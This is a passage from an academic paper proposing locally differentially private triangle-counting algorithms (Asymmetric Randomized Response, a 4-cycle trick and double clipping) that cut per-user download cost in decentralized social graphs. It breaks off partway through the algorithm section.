


Figure 1: Triangles, 2-stars, and clustering coefficient.

edges between other users. For example, in Figure 1, user v_1 cannot see edges between v_2, v_3, and v_6 and therefore cannot count triangles involving v_1. Thus, existing algorithms [29, 64, 65] obfuscate each user's edges (rather than her triangle count) by RR (Randomized Response) [61] and send noisy edges to a server. Consequently, the server suffers from a prohibitively large estimation error (e.g., relative error $> 10^2$ in large graphs, as shown in Appendix B) because all three edges are noisy in any noisy triangle the server sees.

A recent study [29] shows that the estimation error in locally private triangle counting is significantly reduced by introducing an additional round of interaction between users and the server. Specifically, if the server publishes the noisy graph (all noisy edges) sent by users at the first round, then each user can count her noisy triangles such that *only one edge* is noisy (as she knows two edges connected to her). Thus, the algorithm in [29] sends each user's noisy triangle count (with additional noise) to the server at the second round. Then the server can accurately estimate the triangle count. This algorithm also requires a much smaller number of interactions (i.e., only two) than collaborative approaches [34, 55] that generally require many interactions.

Unfortunately, the algorithm in [29] is still impractical for a large-scale graph. Specifically, the noisy graph sent by users is dense, hence extremely large for a large-scale graph, e.g., 500 Gbits for a graph of a million users. The problem is that *every user* needs to download such huge data; e.g., when the download speed is 20 Mbps (which is a recommended speed in YouTube [7]), every user needs about 7 hours to download the noisy graph. Since the communication ability might be limited for some users, the algorithm in [29] cannot be used for applications with large and diverse users.

In summary, existing triangle algorithms under LDP suffer from either a prohibitively large estimation error or a prohibitively high communication cost. They also suffer from the same issues when calculating the clustering coefficient.

Our Contributions. We propose locally private triangle counting algorithms with a small estimation error and small communication cost. Our contributions are as follows:

- We propose two-rounds triangle algorithms consisting of *edge sampling* after RR and *selecting edges each user downloads*. In particular, we show that a simple extension of [29] with edge sampling suffers from a large estimation error for a large or dense graph where the number of 4-cycles (such as v_1-v_2-v_3-v_6-v_1 in Figure 1) is large. To address this issue, we propose some strategies for selecting edges to download to reduce the error caused by the 4-cycles, which we call the *4-cycle trick*.
- We show that the algorithms with the 4-cycle trick still suffer from a large estimation error due to large Laplacian noise for each user. To significantly reduce the Laplacian noise, we propose a *double clipping* technique, which clips a degree (the number of edges) of each user with LDP and then clips the number of noisy triangles.
- We evaluate our algorithms using two real datasets. We show that our entire algorithms with the 4-cycle trick and double clipping dramatically reduce the communication cost of [29]. For example, for a graph with about 900000 users, we reduce the download cost from 400 Gbits (6 hours when 20 Mbps) to 160 Mbits (8 seconds) or less while keeping the relative error much smaller than 1.

Thus, locally private triangle counting is now much more practical. In Appendix C, we also show that we can estimate the clustering coefficient with a small estimation error and download cost. For example, our algorithms are useful for measuring the effectiveness of friend suggestions or social recommendations in decentralized social networks, e.g., Diaspora [4], Mastodon [5]. Our source code is available at [1].

All the proofs of our privacy and utility analysis are given in the full version [30].

Technical Novelty. Below we explain more about the technical novelty of this paper. Although we focus on two-rounds local algorithms in the same way as [29], we introduce several new algorithmic ideas previously unknown in the literature.

First, our 4-cycle trick is totally new. Although some studies focus on 4-cycle counting [13, 35, 40, 42], this work is the first to use 4-cycles to improve communication efficiency. Second, selective download of parts of a centrally computed quantity is also new. This is not limited to graphs – even in machine learning, there are no such strategic download techniques previously, to our knowledge. Third, our utility analysis of our triangle algorithms (Theorem 2) is different from [29] in that ours introduces subgraphs such as 4-cycles and k-stars. This leads us to our 4-cycle trick. Fourth, we propose two triangle algorithms that introduce the 4-cycle trick and show that the more tricky one provides the best performance because of its low sensitivity in DP.

Finally, our double clipping is new. Andrew *et al.* [9] propose an adaptive clipping technique, which applies clipping twice. However, they focus on federated averaging, and their problem setting is different from our graph setting. In particular, they require a private quantile of the norm distribution. In contrast, we need only a much simpler estimate: a private degree. Here, we use the fact that the degree has a small sensitivity (sensitivity $= 1$) in DP for edges. We also provide a new, reasonably tight bound on the probability that the noisy triangle count exceeds a clipping threshold (Theorem 4). Thanks to the two differences, we obtain a significant communication improvement: two or three orders of magnitude.

2 Related Work

Triangle Counting. Triangle counting has been extensively studied in a non-private setting [14, 15, 21, 26, 54, 57, 58, 62] (it is almost a sub-field in itself) because it requires high time complexity for large graphs.

Edge sampling [14, 26, 58, 62] is one of the most basic techniques to improve scalability. Although edge sampling is simple, it is quite effective – it is reported in [62] that edge sampling outperforms other sampling techniques such as node sampling and triangle sampling. Based on this, we adopt edge sampling after RR[1] with new techniques such as the 4-cycle trick and double clipping. Our entire algorithms significantly improve the communication cost, as well as the space and time complexity, under LDP (see Sections 5.3 and 6).

DP on Graphs. For private graph analysis, DP has been widely adopted as a privacy metric. Most of them adopt central (or global) DP [23, 24, 28, 36, 37, 50, 67], which suffers from the data breach issue.

LDP on graphs has recently studied in some studies, e.g., synthetic data generation [49], subgraph counting [29, 56, 64, 65]. A study in [56] proposes subgraph counting algorithms in a setting where each user allows her friends to see all her connections. However, this setting is unsuitable for many applications; e.g., in Facebook, a user can easily change her setting so that her friends cannot see her connections.

Thus, we consider a model where each user can see only her friends. In this model, some one-round algorithms [64,65] and two-rounds algorithms [29] have been proposed. However, they suffer from a prohibitively large estimation error or high communication cost, as explained in Section 1.

Recently proposed network LDP protocols [22] consider, instead of a central server, collecting private data with user-to-user communication protocols along a graph. They focus on sums, histograms, and SGD (Stochastic Gradient Descent) and do not provide subgraph counting algorithms. Moreover, they focus on hiding each user's private dataset rather than hiding an edge in a graph. Thus, their approach cannot be applied to our task of subgraph counting under LDP for edges. The same applies to another work [53] that improves the utility of an averaging query by correlating the noise of users according to a graph.

LDP. RR [33, 61] and RAPPOR [27] have been widely used for tabular data in LDP. Our work uses RR in part of our algorithm but builds off of it significantly. One noteworthy result in this area is HR (Hadamard Response) [8], which is state-of-the-art for tabular data and requires low communication. However, this result is not applied to graph data and does not address the communication issues considered in this paper. Specifically, applying HR to each bit in a neighbor list will result in $O(n^2)$ (n: #users) download cost in the same way as the previous work [29] that uses RR. Applying HR to an entire neighbor list (which has 2^n possible values) will similarly result in $O(n \log 2^n) = O(n^2)$ download cost.

Previous work on distribution estimation [33, 44, 60] or heavy hitters [12] addresses a different problem than ours, as they assume that every user has i.i.d. (independent and identically distributed) samples. In our setting, a user's neighbor list is non-i.i.d. (as one edge is shared by two users), which does not fit into their statistical framework.

[1] We also note that a study in [46] proposes a graph publishing algorithm in the central model that independently changes 1-cells (edges) to 0-cells (no edges) with some probability and then changes a fixed number of 0-cells to 1-cells *without replacement*. However, each 0-cell is *not* independently sampled in this case, and consequently, their proof that relies on the independence of the noise to each 0-cell is incorrect. In contrast, our algorithms provide DP because we apply sampling after RR, i.e., post-processing.

3 Preliminaries

3.1 Notations

We begin with basic notations. Let $\mathbb{N}$, $\mathbb{R}$, $\mathbb{Z}_{\geq 0}$, and $\mathbb{R}_{\geq 0}$ be the sets of natural numbers, real numbers, non-negative integers, and non-negative real numbers, respectively. For $z \in \mathbb{N}$, let $[z]$ a set of natural numbers from 1 to z; i.e., $[z] = \{1, 2, \ldots, z\}$.

Let $G = (V, E)$ be an undirected graph, where V is a set of nodes and $E \subseteq V \times V$ is a set of edges. Let $n \in \mathbb{N}$ be the number of nodes in V. Let $v_i \in V$ be the i-th node; i.e., $V = \{v_1, \ldots, v_n\}$. We consider a social graph where each node in V represents a user and an edge $(v_i, v_j) \in E$ represents that v_i is a friend with v_j. Let $d_{max} \in \mathbb{N}$ be the maximum degree of G. Let $\mathcal{G}$ be a set of graphs with n nodes. Let $f_\triangle : \mathcal{G} \to \mathbb{Z}_{\geq 0}$ be a triangle count query that takes $G \in \mathcal{G}$ as input and outputs a triangle count $f_\triangle(G)$ (i.e., number of triangles) in G.

Let $\mathbf{A} = (a_{i,j}) \in \{0,1\}^{n \times n}$ be a symmetric adjacency matrix corresponding to G; i.e., $a_{i,j} = 1$ if and only if $(v_i, v_j) \in E$. We consider a local privacy model [29, 49], where each user obfuscates her *neighbor list* $\mathbf{a}_i = (a_{i,1}, \ldots, a_{i,n}) \in \{0,1\}^n$ (i.e., the i-th row of $\mathbf{A}$) using a *local randomizer* $\mathcal{R}_i$ with domain $\{0,1\}^n$ and sends obfuscated data $\mathcal{R}_i(\mathbf{a}_i)$ to a server. We also assume a two-rounds algorithm in which user v_i downloads a message M_i from the server at the second round.

We also show the basic notations in Table 2 of Appendix A.

3.2 Local Differential Privacy on Graphs

LDP on Graphs. When we apply LDP (Local DP) to graphs, we follow the direction of *edge DP* [47, 51] that has been developed for the central DP model. In edge DP, the existence of an edge between any two users is protected; i.e., two computations, one using a graph with the edge and one using the graph without the edge, are indistinguishable. There is also another privacy notion called *node DP* [28, 66], which hides the existence of one user along with all her edges. However, in the local model, many applications send a user ID to a server; e.g., each user sends the number of her friends along with her user ID. For such applications, we cannot use node DP but can use edge DP to hide her edges, i.e., friends. Thus,

we focus on edge DP in the local model in the same way as [29, 49, 56, 64, 65].

Specifically, assume that user v_i uses her local randomizer $\mathcal{R}_i$. We assume that the server and other users can be honest-but-curious adversaries and that they can obtain all edges except for user v_i's edges as prior knowledge. Then we use the following definition for $\mathcal{R}_i$:

Definition 1 (ε-edge LDP [49])**.** *Let $\varepsilon \in \mathbb{R}_{\geq 0}$. For $i \in [n]$, let $\mathcal{R}_i$ be a local randomizer of user v_i that takes $\mathbf{a}_i$ as input. We say $\mathcal{R}_i$ provides* ε-edge LDP *if for any two neighbor lists $\mathbf{a}_i, \mathbf{a}'_i \in \{0,1\}^n$ that differ in one bit and any $s \in \mathrm{Range}(\mathcal{R}_i)$,*

$$\Pr[\mathcal{R}_i(\mathbf{a}_i) = s] \leq e^{\varepsilon} \Pr[\mathcal{R}_i(\mathbf{a}'_i) = s]. \tag{1}$$

For example, a local randomizer $\mathcal{R}_i$ that applies Warner's RR (Randomized Response) [61], which flips 0/1 with probability $\frac{1}{e^{\varepsilon}+1}$, to each bit of $\mathbf{a}_i$ provides ε-edge LDP.

The parameter ε is called the privacy budget. When ε is small (e.g., $\varepsilon \leq 1$ [39]), each bit is strongly protected by edge LDP. Edge LDP can also be used to hide *multiple bits* – by group privacy [25], two neighbor lists $\mathbf{a}_i, \mathbf{a}'_i \in \{0,1\}^n$ that differ in $k \in \mathbb{N}$ bits are indistinguishable up to the factor $k\varepsilon$.

Edge LDP is useful for protecting a neighbor list $\mathbf{a}_i$ of each user v_i. For example, a user in Facebook can change her setting so that anyone (except for the central server) cannot see her friend list $\mathbf{a}_i$. Edge LDP hides $\mathbf{a}_i$ even from the server.

As with regular LDP, the guarantee of edge LDP does not break even if the server or other users act maliciously. However, adding or removing an edge affects the neighbor list of two users. This means that each user needs to trust her friend to not reveal an edge between them. This also applies to Facebook – even if v_i keeps $\mathbf{a}_i$ secret, her edge with v_j can be disclosed if v_j reveals $\mathbf{a}_j$. To protect each edge during the whole process, we use another privacy notion called relationship DP [29]:

Definition 2 (ε-relationship DP [29])**.** *Let $\varepsilon \in \mathbb{R}_{\geq 0}$. For $i \in [n]$, let $\mathcal{R}_i$ be a local randomizer of user v_i that takes $\mathbf{a}_i$ as input. We say $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ provides* ε-relationship DP *if for any two neighboring graphs $G, G' \in \mathcal{G}$ that differ in one edge and any $(s_1, \ldots, s_n) \in \mathrm{Range}(\mathcal{R}_1) \times \ldots \times \mathrm{Range}(\mathcal{R}_n)$,*

$$\begin{aligned} &\Pr[(\mathcal{R}_1(\mathbf{a}_1), \ldots, \mathcal{R}_n(\mathbf{a}_n)) = (s_1, \ldots, s_n)] \\ &\leq e^{\varepsilon} \Pr[(\mathcal{R}_1(\mathbf{a}'_1), \ldots, \mathcal{R}_n(\mathbf{a}'_n)) = (s_1, \ldots, s_n)], \end{aligned} \tag{2}$$

where $\mathbf{a}_i$ (resp. $\mathbf{a}'_i$) $\in \{0,1\}^n$ is the i-th row of the adjacency matrix of graph G (resp. G').

If users v_i and v_j follow the protocol, (2) holds for graphs G, G' that differ in (v_i, v_j). Thus, relationship DP applies to all edges of a user whose neighbors are trustworthy.

While users need to trust other friends to maintain a relationship DP guarantee, only one edge per user is at risk for each malicious friend that does not follow the protocol. This is because only one edge can exist between two users. Thus, although the trust assumption in relationship DP is stronger than that of LDP, it is much weaker than that of central DP in which all edges can be revealed by the server.

It is possible to use a tuple of local randomizers with edge LDP to obtain a relationship DP guarantee:

Proposition 1 (Edge LDP and relationship DP [29])**.** *If each of local randomizers $\mathcal{R}_1, \ldots, \mathcal{R}_n$ provides ε-edge LDP, then $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ provides 2ε-relationship DP. Additionally, if each $\mathcal{R}_i$ uses only bits $a_{i,1}, \ldots, a_{i,i-1}$ for users with smaller IDs (i.e., only the lower triangular part of $\mathbf{A}$), then $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ provides ε-relationship DP.*

The doubling factor in ε comes from the fact that (2) applies to an entire edge, whereas (1) applies to just one neighbor list, and adding an entire edge may cause changes to two neighbor lists. However, if each $\mathcal{R}_i$ ignores bits $a_{i,i}, \ldots, a_{i,n}$ for users with larger IDs, then this doubling factor can be avoided. Our algorithms also use only the lower triangular part of $\mathbf{A}$ to avoid this doubling issue.

Interaction among Users and Multiple Rounds. While interaction in LDP has been studied before [32], neither of Definitions 1 and 2 allows the interaction among users in a one-round protocol where user v_i sends $\mathcal{R}_i(\mathbf{a}_i)$ to the server.

However, the interaction among users is possible in a multi-round protocol. Specifically, at the first round, user v_i applies a randomizer $\mathcal{R}_i^1$ and sends $\mathcal{R}_i^1(\mathbf{a}_i)$ to the server. At the second round, the server calculates a message M_i for v_i by performing some post-processing on $\mathcal{R}_i^1(\mathbf{a}_i)$, possibly with the private outputs by other users. Let λ_i be the post-processing algorithm on $\mathcal{R}_i^1(\mathbf{a}_i)$; i.e., $M_i = \lambda_i(\mathcal{R}_i^1(\mathbf{a}_i))$. The server sends M_i to v_i. Then, v_i uses a randomizer $\mathcal{R}_i^2(M_i)$ that depends on M_i and sends $\mathcal{R}_i^2(M_i)(\mathbf{a}_i)$ back to the server. This entire computation provides DP by a (general) sequential composition [39]:

Proposition 2 (Sequential composition of edge LDP)**.** *For $i \in [n]$, let $\mathcal{R}_i^1$ be a local randomizer of user v_i that takes $\mathbf{a}_i$ as input. Let λ_i be a post-processing algorithm on $\mathcal{R}_i^1(\mathbf{a}_i)$, and $M_i = \lambda_i(\mathcal{R}_i^1(\mathbf{a}_i))$ be its output. Let $\mathcal{R}_i^2(M_i)$ be a local randomizer of v_i that depends on M_i. If $\mathcal{R}_i^1$ provides ε_1-edge LDP and for any $M_i \in \mathrm{Range}(\lambda_i)$, $\mathcal{R}_i^2(M_i)$ provides ε_2-edge LDP, then the sequential composition $(\mathcal{R}_i^1(\mathbf{a}_i), \mathcal{R}_i^2(M_i)(\mathbf{a}_i))$ provides $(\varepsilon_1 + \varepsilon_2)$-edge LDP.*

We provide a proof of Proposition 2 in the full version [30].

Global Sensitivity. We use the notion of global sensitivity [25] to provide edge LDP:

Definition 3. *In edge LDP (Definition 1), the global sensitivity of a function $f : \{0,1\}^n \to \mathbb{R}$ is given by:*

$$GS_f = \max_{\mathbf{a}_i, \mathbf{a}'_i \in \{0,1\}^n, \mathbf{a}_i \sim \mathbf{a}'_i} |f(\mathbf{a}_i) - f(\mathbf{a}'_i)|,$$

where $\mathbf{a}_i \sim \mathbf{a}'_i$ represents that $\mathbf{a}_i$ and $\mathbf{a}'_i$ differ in one bit.

For example, adding the Laplacian noise with mean 0 scale $\frac{GS_f}{\varepsilon}$ (denoted by $\mathrm{Lap}(\frac{GS_f}{\varepsilon})$) to $f(\mathbf{a}_i)$ provides ε-edge LDP.

3.3 Utility and Communication-Efficiency

Utility. We consider a private estimate of $f_\triangle(G)$. Our private estimator $\hat{f}_\triangle : \mathcal{G} \to \mathbb{R}$ is a post-processing of local randomizers $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ that satisfy ε-edge LDP. Following previous work, we use the l_2 loss (i.e., squared error) [33, 44, 60] and the relative error [16, 19, 63] as utility metrics.

Specifically, let l_2^2 be the expected l_2 loss function on a graph G, which maps the estimate $\hat{f}_\triangle(G)$ and the true value $f_\triangle(G)$ to the expected l_2 loss; i.e., $l_2^2(f_\triangle(G), \hat{f}_\triangle(G)) = \mathbb{E}[(\hat{f}_\triangle(G) - f_\triangle(G))^2]$. The expectation is taken over the randomness in the estimator $\hat{f}$, which is necessarily a randomized algorithm since it satisfies edge LDP. In our theoretical analysis, we analyze the expected l_2 loss, as with [33, 44, 60].

Note that the l_2 loss is large when $f_\triangle(G)$ is large. Therefore, in our experiments, we use the relative error given by $\frac{|\hat{f}_\triangle(G) - f_\triangle(G)|}{\max\{f_\triangle(G), \eta\}}$, where $\eta \in \mathbb{R}_{\geq 0}$ is a small value. Following convention [16, 19, 63], we set η to $0.001n$. The estimate is very accurate when the relative error is much smaller than 1.

Communication-Efficiency. A prominent concern when performing local computations is that the computing power of individual users is often limited. Of particular concern to our private estimators, and a bottleneck of previous work in locally private triangle counting [29], is the communication overhead between users and the server. This communication takes the form of users *downloading* any necessary data required to compute their local randomizers and *uploading* the output of their local randomizers. We distinguish the two quantities because often downloading is cheaper than uploading.

Consider a τ-round protocol, where $\tau \in \mathbb{N}$. At round $j \in [\tau]$, user v_i applies a local randomizer $\mathcal{R}_i^j(M_i^j)$ to her neighbor list $\mathbf{a}_i$, where M_i^j is a message sent from the server to user v_i during round j. We define the *download cost* as the number of bits required to describe M_i^j and the *upload cost* as the number of bits required to describe $\mathcal{R}_i^j(M_i^j)(\mathbf{a}_i)$. Over all rounds and all users, we evaluate the *maximum per-user download/upload cost*, which is given by:

$$\text{Cost}_{DL} = \max_{i=1}^{n} \sum_{j=1}^{\tau} \mathbb{E}[|M_i^j|] \quad \text{(bits)} \tag{3}$$

$$\text{Cost}_{UL} = \max_{i=1}^{n} \sum_{j=1}^{\tau} \mathbb{E}[|\mathcal{R}_i^j(M_i^j)(\mathbf{a}_i)|] \quad \text{(bits)}. \tag{4}$$

The above expectations go over the probability distributions of computing the local randomizers and any post-processing done by the server. We evaluate the maximum of the expected download/upload cost over users.

4 Communication-Efficient Triangle Counting Algorithms

The current state-of-the-art triangle counting algorithm [29] under edge LDP suffers from an extremely large per-user download cost; e.g., every user has to download a message of 400 Gbits or more when $n = 900000$. Therefore, it is impractical for a large graph. To address this issue, we propose three communication-efficient triangle algorithms under edge LDP.




Figure 2: Overview of our communication-efficient triangle counting algorithms ($p_1 = \frac{e^\varepsilon}{e^\varepsilon+1}$, $p_2 \in [0,1]$).

We explain the overview and details of our proposed algorithms in Sections 4.1 and 4.2, respectively. Then we analyze the theoretical properties of our algorithms in Section 4.3.

4.1 Overview

Motivation. The drawback of the triangle algorithm in [29] is a prohibitively high download cost at the second round. This comes from the fact that in their algorithm, each user v_i applies Warner's RR (Randomized Response) [61] to bits for smaller user IDs in her neighbor list $\mathbf{a}_i$ (i.e., lower triangular part of $\mathbf{A}$) and then downloads the whole noisy graph. Since Warner's RR outputs 1 (edge) with high probability (e.g., about 0.5 when ε is close to 0), the number of edges in the noisy graph is extremely large—about half of the $\binom{n}{2}$ possible edges will be edges.

In this paper, we address this issue by introducing two strategies: *sampling edges* and *selecting edges each user downloads*. First, each user v_i samples each 1 (edge) after applying Warner's RR. Edge sampling has been widely studied in a non-private triangle counting problem [14, 26, 58, 62]. In particular, Wu *et al.* [62] compare various non-private triangle algorithms (e.g., edge sampling, node sampling, triangle sampling) and show that edge sampling provides almost the lowest estimation error. They also formally prove that edge sampling outperforms node sampling. Thus, sampling edges after Warner's RR is a natural choice for our private setting.

Second, we propose three strategies for selecting edges each user downloads. The first strategy is to simply select all noisy edges; i.e., each user downloads the whole noisy graph in the same way as [29]. The second and third strategies select some edges (rather than all edges) in a more clever manner so that the estimation error is significantly reduced. We provide a more detailed explanation in Section 4.2.

Algorithm Overview. Figure 2 shows the overview of our proposed algorithms.

At the first round, each user v_i obfuscates bits for smaller user IDs in her neighbor list $\mathbf{a}_i$ by an LDP mechanism which we call the *ARR (Asymmetric Randomized Response)* and

sends the obfuscated bits to a server. The ARR is a combination of Warner's RR and edge sampling; i.e., we apply Warner's RR that outputs 1 or 0 as it is with probability p_1 ($= \frac{e^\varepsilon}{e^\varepsilon+1}$) and then sample each 1 with probability $p_2 \in [0,1]$. Unlike Warner's RR, the ARR is asymmetric in that the flip probability in the whole process is different depending on the input value. As with Warner's RR, the ARR provides edge LDP. We can also significantly reduce the number of 1s (hence the communication cost) by setting p_2 small.

At the second round, the server calculates a message M_i for user v_i consisting of some or all noisy edges between others. We propose three strategies for calculating M_i. User v_i downloads M_i from the server. Then, since user v_i knows her edges, v_i can count *noisy triangles* (v_i, v_j, v_k) such that $j < k < i$ and only one edge (v_j, v_k) is noisy, as shown in Figure 2. The condition $j < k < i$ is imposed to use only the lower triangular part of $\mathbf{A}$, i.e., to avoid the doubling issue in Section 3.2. User v_i adds a corrective term and the Laplacian noise to the noisy triangle count and sends it to a server. The corrective term is added to enable the server to obtain an unbiased estimate of $f_\triangle(G)$. The Laplacian noise provides edge LDP. Finally, the server calculates an unbiased estimate of $f_\triangle(G)$ from the noisy data sent by users. By composition (Proposition 2), our algorithms provide edge LDP in total.

Remark. Note that it is also possible for the server to calculate an unbiased estimate of $f_\triangle(G)$ at the first round. However, this results in a prohibitively large estimation error because all edges sent by users are noisy; i.e., three edges are noisy in any triangle. In contrast, only one edge is noisy in each noisy triangle at the second round because each user v_i knows two original edges connected to v_i. Consequently, we can obtain an unbiased estimate with a much smaller variance. See Appendix B for a detailed comparison.

4.2 Algorithms

ARR. First, we formally define the ARR. The ARR has two parameters: $\varepsilon \in \mathbb{R}_{\geq 0}$ and $\mu \in [0, \frac{e^\varepsilon}{e^\varepsilon+1}]$. The parameter ε is the privacy budget, and μ controls the communication cost.

Let $ARR_{\varepsilon,\mu}$ be the ARR with parameters ε and μ. It takes $0/1$ as input and outputs $0/1$ with the following probability:

$$\Pr[ARR_{\varepsilon,\mu}(1) = b] = \begin{cases} \mu & (b=1) \\ 1-\mu & (b=0) \end{cases} \tag{5}$$

$$\Pr[ARR_{\varepsilon,\mu}(0) = b] = \begin{cases} \mu\rho & (b=1) \\ 1-\mu\rho & (b=0), \end{cases} \tag{6}$$

where $\rho = e^{-\varepsilon}$. By Figure 2, we can view this randomizer as a combination of Warner's RR [61] and edge sampling, where $\mu = p_1 p_2$. In fact, the ARR with $\mu = p_1 = \frac{e^\varepsilon}{e^\varepsilon+1}$ (i.e., $p_2 = 1$) is equivalent to Warner's RR.

Each user v_i applies the ARR to bits for smaller user IDs in her neighbor list $\mathbf{a}_i$; i.e., $\mathcal{R}_i(\mathbf{a}_i) = (ARR_{\varepsilon,\mu}(a_{i,1}), \ldots, ARR_{\varepsilon,\mu}(a_{i,i-1}))$. Then v_i sends $\mathcal{R}_i(\mathbf{a}_i)$ to the server. Since applying Warner's RR to $\mathbf{a}_i$ provides ε-edge LDP (as described in Section 3.2) and the sampling is a post-processing process, applying the ARR to $\mathbf{a}_i$ also provides ε-edge LDP by the immunity to post-processing [25].

Let $E' \subseteq V \times V$ be a set of noisy edges sent by users.

Which Noisy Edges to Download? Now, the main question tackled in this paper is: *Which noisy edges should each user v_i download at the second round?* Note that user v_i is not allowed to download only a set of noisy edges that form noisy triangles (i.e., $\{(v_j,v_k) \in E' | (v_i,v_j) \in E, (v_i,v_k) \in E\}$), because it tells the server who are friends with v_i. In other words, user v_i cannot leak her original edges to the server when she downloads noisy edges; the server must choose which part of E' to include in the message M_i it sends her.

Thus, a natural solution would be to download *all noisy edges between others* (with smaller user IDs); i.e., $M_i = \{(v_j,v_k) \in E' | j < k < i\}$. We denote our algorithm with this full download strategy by $\mathsf{ARRFull}_\triangle$. The (inefficient) two-rounds algorithm in [29] is a special case of $\mathsf{ARRFull}_\triangle$ without sampling ($\mu = p_1$). In other words, $\mathsf{ARRFull}_\triangle$ is a generalization of the two-rounds algorithm in [29] using the ARR.

In this paper, we show that we can do much better than $\mathsf{ARRFull}_\triangle$. Specifically, we prove in Section 4.3 that $\mathsf{ARRFull}_\triangle$ results in a high estimation error when the number of 4-cycles (cycles of length 4) in G is large. Intuitively, this can be explained as follows. Suppose that v_i, v_j, $v_{i'}$, and v_k ($j < k < i$, $j < k < i'$) form a 4-cycle. There is no triangle in this graph. However, if there is a noisy edge between v_j and v_k, then two (incorrect) noisy triangles appear: (v_i, v_j, v_k) counted by v_i and $(v_{i'}, v_j, v_k)$ counted by $v_{i'}$. More generally, let E_{ijk} (resp. $E_{i'jk}$) $\in \{0,1\}$ be a random variable that takes 1 if (v_i, v_j, v_k) (resp. $(v_{i'}, v_j, v_k)$) forms a noisy triangle and 0 otherwise. Then, the covariance $\mathrm{Cov}(E_{ijk}, E_{i'jk})$ between E_{ijk} and $E_{i'jk}$ is large because the presence/absence of a single noisy edge (v_j, v_k) affects the two noisy triangles.

To address this issue, we introduce a trick that makes the two noisy triangles *less correlated with each other*. We call this the *4-cycle trick*. Specifically, we propose two algorithms in which the server uses noisy edges connected to v_i when it calculates a message M_i for v_i. In the first algorithm, the server selects noisy edges (v_j, v_k) such that one noisy edge is connected from v_k to v_i; i.e., $M_i = \{(v_j,v_k) \in E' | (v_i,v_k) \in E', j < k < i\}$. We call this algorithm $\mathsf{ARROneNS}_\triangle$, as one noisy edge is connected to v_i. In the second algorithm, the server selects noisy edges (v_j, v_k) such that two noisy edges are connected from these nodes to v_i; i.e., $M_i = \{(v_j,v_k) \in E' | (v_i,v_j) \in E', (v_i,v_k) \in E', j < k < i\}$. We call this algorithm $\mathsf{ARRTwoNS}_\triangle$, as two noisy edges are connected to v_i. Note that user v_i does not leak her original edges to the server at the time of download in these algorithms, because the server uses only noisy edges E' sent by users to calculate M_i.

Figure 3 shows our three algorithms. The download cost Cost_{DL} in (3) is $O(\mu n^2 \log n)$, $O(\mu^2 n^2 \log n)$, and


	ARRFull_Δ	ARROneNS_Δ	ARRTwoNS_Δ
Noisy edges between others (v_j and v_k) to DL			
Cost_{DL}	$O(\mu n^2 \log n)$	$O(\mu^2 n^2 \log n)$	$O(\mu^3 n^2 \log n)$

Figure 3: Noisy edges to download in our three algorithms.




Figure 4: 4-cycle trick. $\text{ARRFull}_\triangle$ counts two (incorrect) noisy triangles when one noisy edge appears. $\text{ARROneNS}_\triangle$ and $\text{ARRTwoNS}_\triangle$ avoid this by increasing independent noise.

$O(\mu^3 n^2 \log n)$, respectively, when we regard ε as a constant. In our experiments, we set the parameter μ in the ARR so that μ in $\text{ARRFull}_\triangle$ is equal to μ^2 in $\text{ARROneNS}_\triangle$ and also equal to μ^3 in $\text{ARRTwoNS}_\triangle$; e.g., $\mu = 10^{-6}$, 10^{-3}, and 10^{-2} in $\text{ARRFull}_\triangle$, $\text{ARROneNS}_\triangle$, and $\text{ARRTwoNS}_\triangle$, respectively. Then the download cost is the same between the three algorithms.

Figure 4 shows our 4-cycle trick. $\text{ARRFull}_\triangle$ counts two (incorrect) noisy triangles when a noisy edge (v_j, v_k) appears. In contrast, $\text{ARROneNS}_\triangle$ (resp. $\text{ARRTwoNS}_\triangle$) counts both the two noisy triangles only when three (resp. five) independent noisy edges appear, as shown in Figure 4. Thus, this bad event happens with a much smaller probability. For example, $\text{ARRFull}_\triangle$ ($\mu = 10^{-6}$), $\text{ARROneNS}_\triangle$ ($\mu = 10^{-3}$), and $\text{ARRTwoNS}_\triangle$ ($\mu = 10^{-2}$) count both the two noisy triangles with probability 10^{-6}, 10^{-9}, and 10^{-10}, respectively. The covariance $\text{Cov}(E_{ijk}, E_{i'jk})$ of $\text{ARROneNS}_\triangle$ and $\text{ARRTwoNS}_\triangle$ is also much smaller than that of $\text{ARRFull}_\triangle$.

In our experiments, we show that $\text{ARROneNS}_\triangle$ and $\text{ARRTwoNS}_\triangle$ significantly outperforms $\text{ARRFull}_\triangle$ for a large-scale graph or dense graph, in both of which the number of 4-cycles in G is large.

$\text{ARROneNS}_\triangle$ vs. $\text{ARRTwoNS}_\triangle$. One might expect that $\text{ARRTwoNS}_\triangle$ outperforms $\text{ARROneNS}_\triangle$ because $\text{ARRTwoNS}_\triangle$ addresses the 4-cycle issue more aggressively; i.e., the number of independent noisy edges in a 4-cycle is larger in $\text{ARRTwoNS}_\triangle$, as shown in Figure 4. However, $\text{ARROneNS}_\triangle$ can reduce the global sensitivity of the Laplacian noise at the second round more effectively than $\text{ARRTwoNS}_\triangle$, as explained in Section 5. Consequently, $\text{ARROneNS}_\triangle$, which is the most tricky algorithm, achieves the smallest estimation error in our experiments. See Sections 5 and 6 for details of the global sensitivity and experiments, respectively.

Three Algorithms. Below we explain the details of our three algorithms. For ease of explanation, we assume that the maximum degree d_{max} is public in Section 4.2[2]. Note, however, that our double clipping (which is proposed to significantly reduce the global sensitivity) in Section 5 does *not* assume that d_{max} is public. Consequently, our entire algorithms do *not* require the assumption that d_{max} is public.

